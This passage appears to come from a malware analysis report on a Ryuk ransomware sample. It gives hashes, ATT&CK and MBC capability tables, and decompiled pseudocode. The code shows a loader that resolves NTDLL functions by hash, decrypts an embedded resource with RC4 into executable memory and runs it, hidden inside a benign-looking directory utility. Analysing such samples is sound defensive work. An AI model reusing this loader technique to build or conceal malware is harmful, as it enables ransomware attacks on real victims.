| sha1 | 4b8c12b074e20a796071aa50dc82fe2ff755e8f6 |

| sha256 | 180f82bbedb03dc29328e32e054069870a1e65078b78b2120a84c96aaed7d843
|

| os | windows |

| format | pe |

| arch | i386 |

| path | ryuk_sample.exe |

+----------+----------+

+----------+----------+

| ATT&CK Tactic | ATT&CK Technique |

|----------+----------|

| DEFENSE EVASION | Obfuscated Files or Information T1027 |

| EXECUTION | Shared Modules T1129 |

+----------+----------+

+----------+----------+

| MBC Objective | MBC Behavior |

|----------+----------|

| COMMUNICATION | Interprocess Communication::Create Pipe [C0003.001] |

| | Interprocess Communication::Write Pipe [C0003.004] |

| CRYPTOGRAPHY | Decrypt Data [C0031] |

| | Encrypt Data [C0027] |

| | Encrypt Data::RC4 [C0027.009] |

| | Encryption Key [C0028] |

| DEFENSE EVASION | Obfuscated Files or Information::Encryption-Standard Algorithm
[E1027.m05] |

| DISCOVERY | Application Window Discovery [E1010] |

| FILE SYSTEM | Read File [C0051] |

| | Writes File [C0052] |

PROCESS	Allocate Thread Local Storage [C0040]
	Create Process [C0017]
	Terminate Process [C0018]

CAPABILITY	NAMESPACE
write pipe	communication/named-pipe/write
create new key via CryptAcquireContext	data-manipulation/encryption
encrypt or decrypt via WinCrypt	data-manipulation/encryption
encrypt data using RC4 with custom key via WinAPI	data-manipulation/encryption/rc4
contain a resource (.rsrc) section	executable/pe/section/rsrc
extract resource via kernel32 functions (2 matches)	executable/resource
read file on Windows	host-interaction/file-system/read
write file on Windows	host-interaction/file-system/write
set application hook	host-interaction/gui
get graphical window text	host-interaction/gui/window/get-text
allocate thread local storage	host-interaction/process
create a process with modified I/O handles and window	host-interaction/process/create
create process on Windows	host-interaction/process/create
terminate process (2 matches)	host-interaction/process/terminate
link many functions at runtime	linking/runtime-linking
linked against CPP standard library	linking/static

5.2.6 sub_401490

```
int __thiscall sub_401490(_DWORD *this, LPCSTR lpString2, const CHAR *a3)
{
  int v3; // eax
  int v4; // edx
  int v5; // eax
  int v7; // eax
  int v8; // ecx
  int v9; // eax
  int v10; // [esp-4h] [ebp-374h]
  int v11; // [esp-4h] [ebp-374h]
  HANDLE hFindFile; // [esp+18h] [ebp-358h]
  _WIN32_FIND_DATAA FindFileData; // [esp+1Ch] [ebp-354h] BYREF
  CHAR String1[264]; // [esp+15Ch] [ebp-214h] BYREF
  CHAR String[264]; // [esp+264h] [ebp-10Ch] BYREF

  memset(String1, 0, 261);
  lstrcpynA(String1, lpString2, 259);
  if ( FindFileData.cAlternateFileName[lstrlenA(String1) + 15] == 92 )
  {
    v3 = lstrlenA(String1);
    v4 = 259;
  }
  else
  {
    lstrcatA(String1, "\\");
    v3 = lstrlenA(String1);
    v4 = 260;
  }
  v10 = v4 - v3;
  v5 = lstrlenA(String1);
  lstrcpynA(&String1[v5], a3, v10);
  if ( FindFileData.cAlternateFileName[lstrlenA(String1) + 15] == 92 )
  {
    sub_401130(lpString2);
    if ( this[7] )
    {
      wsprintfA(
        byte_43B5C0,
        "Finished operating in the current directory \"%s\".\n\nWill I continue into the subdirectory(s) ?",
        lpString2);
      if ( MessageBoxA(0, byte_43B5C0, "Sub directory operation query", 0x24u) == 7 )
        return 1;
    }
```

5.2.7 sub_401490

```
sub_401490(lpString2, (int)"*");
 }
 hFindFile = FindFirstFileA(String1, &FindFileData);
 if ( hFindFile != (HANDLE)-1 )
 {
  do
  {
   if ( (FindFileData.dwFileAttributes & 0x10) != 0
    && lstrcmpA(FindFileData.cFileName, ".")
    && lstrcmpA(FindFileData.cFileName, "..") )
   {
    lstrcpynA(String, lpString2, 259);
    if ( String1[lstrlenA(String) + 263] == 92 )
    {
     v7 = lstrlenA(String);
     v8 = 259;
    }
    else
    {
     lstrcatA(String, "\\");
     v7 = lstrlenA(String);
     v8 = 260;
    }
    v11 = v8 - v7;
    v9 = lstrlenA(String);
    lstrcpynA(&String[v9], FindFileData.cFileName, v11);
    sub_401130(String);
    if ( this[7] )
    {
     wsprintfA(
      byte_43B5C0,
      "Finished operating in the current directory \"%s\".\n\nWill I continue into the (sub)directory(s) ?",
      String);
     if ( MessageBoxA(0, byte_43B5C0, "Sub directory operation query", 0x24u) == 7 )
      return 0;
    }
    sub_401490(String, (int)a3);
   }
  }
  while ( FindNextFileA(hFindFile, &FindFileData) );
  FindClose(hFindFile);
 }
 return 0;
}
```

5.2.8 sub_401AF0

```
bool __cdecl sub_401AF0(int a1, HCRYPTPROV phProv, BYTE *pbData, DWORD *pdwDataLen)
{
  int v4; // esi
  int v5; // eax
  char *v6; // ecx
  HCRYPTKEY phKey; // [esp+4h] [ebp-8h] BYREF
  HCRYPTKEY hKey; // [esp+8h] [ebp-4h] BYREF

  v4 = phProv;
  if ( phProv - 1 > 0xF )
    return 0;
  phProv = 0;
  if ( !CryptAcquireContextW(&phProv, 0, 0, 1u, 0)
    && !CryptAcquireContextW(&phProv, 0, 0, 1u, 8u)
    && !CryptAcquireContextW(&phProv, 0, 0, 1u, 0xF0000000) )
  {
    return 0;
  }
  phKey = 0;
  if ( !CryptImportKey(phProv, &::pbData, 0x134u, 0, 0, &phKey) )
    return 0;
  v5 = 0;
  if ( v4 > 0 )
  {
    v6 = (char *)(a1 + v4 - 1);
    do
      byte_439204[v5++] = *v6--;
    while ( v5 < v4 );
  }
  byte_439204[v4] = 0;
  if ( v4 + 1 < 62 )
    memset(&byte_439204[v4 + 1], 1, 62 - (v4 + 1));
  hKey = 0;
  return CryptImportKey(phProv, &byte_4391F8, 0x4Cu, phKey, 0, &hKey)
      && CryptEncrypt(hKey, 0, 1, 0, pbData, pdwDataLen, *pdwDataLen);
}

int __thiscall sub_403DA0(int this)
{
  int v2; // edi
  int (__stdcall *v3)(struct HINSTANCE__ *, _DWORD *, int, _DWORD *); // ebx
  void (__stdcall *v4)(struct HINSTANCE__ *, _DWORD, void **, SIZE_T *); // edi
  int v5; // eax
  void *v6; // edi
  int v7; // ebx
  CToolTipCtrl *v9; // eax
  CToolTipCtrl *v10; // eax
```

```
 CToolTipCtrl *v11; // ecx
 int (__thiscall *v12)(CToolTipCtrl *, int, _DWORD); // eax
 DWORD v13; // [esp+Ch] [ebp-3Ch]
 SIZE_T dwSize; // [esp+20h] [ebp-28h] BYREF
 void *Src; // [esp+24h] [ebp-24h] BYREF
 _DWORD v16[2]; // [esp+28h] [ebp-20h] BYREF
 _DWORD v17[3]; // [esp+30h] [ebp-18h] BYREF
 int v18; // [esp+44h] [ebp-4h]

 CDialog::OnInitDialog((CDialog *)this);
 byte_439204[0] = 15;
 dwSize = 0;
 Src = 0;
 v17[0] = 11;
 v17[1] = 9943;
 v17[2] = 1033;
 v2 = sub_4019F0(L"NTDLL.dll");
 v3 = (int (__stdcall *)(struct HINSTANCE__ *, _DWORD *, int, _DWORD *))sub_401A80(v2, -
1123251437);
 v4 = (void (__stdcall *)(struct HINSTANCE__ *, _DWORD, void **, SIZE_T *))sub_401A80(v2, -
501311742);
 if ( v3(&_ImageBase, v17, 3, v16) >= 0 )
   v4(&_ImageBase, v16[0], &Src, &dwSize);
 v13 = atoi("64");
 v5 = atoi("8192");
 v6 = VirtualAlloc(0, dwSize, v5 | 0x1000, v13);
 v7 = sub_403A60(&unk_43E768, "Fuck Def");
 sub_403C70(10);
 sub_4038B0(v7);
 memcpy(v6, Src, dwSize);
 if ( !likely_Encryption_routine((int)a2Snrwkzszpupi, 1u, (BYTE *)v6, &dwSize)
   && !likely_Encryption_routine((int)a2Snrwkzszpupi, 0x10u, (BYTE *)v6, &dwSize) )
 {
   return 0;
 }
 ((void (*)(void))v6)();
 SendMessageA(*(HWND *)(this + 32), 0x80u, 1u, *(_DWORD *)(this + 488));
 SendMessageA(*(HWND *)(this + 32), 0x80u, 0, *(_DWORD *)(this + 488));
 v9 = (CToolTipCtrl *)operator new(0x70u);
 v16[1] = v9;
 v18 = 0;
 if ( v9 )
   v10 = CToolTipCtrl::CToolTipCtrl(v9);
 else
   v10 = 0;
 *(_DWORD *)(this + 116) = v10;
 v11 = v10;
 v12 = *(int (__thiscall **)(CToolTipCtrl *, int, _DWORD))(*(_DWORD *)v10 + 316);
```

```
  v18 = -1;
  if ( v12(v11, this, 0) )
  {
    CToolTipCtrl::AddTool(
      *(CToolTipCtrl **)(this + 116),
      (struct CWnd *)(this + 204),
      "Enter \"<>\" (without the quotes) where you want me to substitute the current directory into ..",
      0,
      0);
    CToolTipCtrl::AddTool(
      *(CToolTipCtrl **)(this + 116),
      (struct CWnd *)(this + 288),
      "A value of -1 implies Infinite wait state",
      0,
      0);
    CToolTipCtrl::AddTool(
      *(CToolTipCtrl **)(this + 116),
      (struct CWnd *)(this + 372),
      "Leave it blank to operate in root directory too",
      0,
      0);
    CToolTipCtrl::AddTool(
      *(CToolTipCtrl **)(this + 116),
      (struct CWnd *)(this + 120),
      "Enter the \"current directory\" environment to pass to the program.  It's recommended to enter
\"<>\" to indicate "
      "the current directory being recursed.",
      0,
      0);
    SendMessageA(*(HWND *)(*(_DWORD *)(this + 116) + 32), 0x401u, 1u, 0);
  }
  return 1;
}
```